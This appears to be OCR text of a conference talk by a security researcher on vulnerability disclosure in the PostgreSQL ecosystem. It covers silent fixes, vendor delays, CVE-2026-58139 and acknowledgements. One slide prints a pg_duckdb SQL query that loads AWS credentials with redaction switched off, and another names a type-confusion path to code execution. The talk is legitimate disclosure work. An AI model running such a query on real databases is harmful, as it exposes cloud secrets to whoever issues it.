
PROCESS / DISCLOSURE

PostgreSQL Anonymizer

Reported
Acknowledged
Fixed
CVE reserved
Published

all within 7 days.

MEHMET INCE / @mdisec



pg_duckdb Leaking AWS Secrets

```
SELECT duckdb.raw_query($$
  LOAD httpfs;
  CALL load_aws_credentials(redact_secret => false);
$$);
```


CVE-2026-58139

Silent Fixers
and
PostgreSQL open-source ecosystem

"CVE is not a badge of failure. Silence is."

When bounty rules sideline open-source security

01 DISCLOSURE CONTROL



PostgreSQL Core Vulnerabilities

PostgreSQL release cycle is 3 months. How vendors are dealing with 0-day vulnerabilities ?

21 0-day reported



Part 4/6 New attack vector:

Attacking Composite Types Row Layouts and abusing the type confusion to code execution

“I hope this note finds you well.

I've discussed with our internal teams and they are working towards a completion date in December. “

I reported that working 0-day exploits to the vendors at 11 August.

OUTCOME

No SUPERUSER is just a false sense of security.

Remote Code Execution = Privilege Escalation

Threat model differences between PostgreSQL core, vendors and buyers.

Only very very few vendors can actually act on **PostgreSQL** core 0-days.

Silent fix and EU Cyber Resilience Act (CRA).

You can outsource the infrastructure. You cannot outsource the risk.

… and I don't wanna finish off this presentation without saying a :



I didn’t have an access for Mythos or Daybreak or any frontier cyber capable models.

Thank you.

Mehmet Ince
@mdisec

Etienne S. and Bil H. @Supabase

Tudor G. - CTO @Xata

Aaron Kobayashi - Senior Manager, Vulnerability Response Program at Databricks

Bilge I. - @EDB

Matt, Jan, Nikhils and all the other folks at @PlanetScale

Joe Conway

PostgreSQL security team

Folks at the Google Cloud VRP Team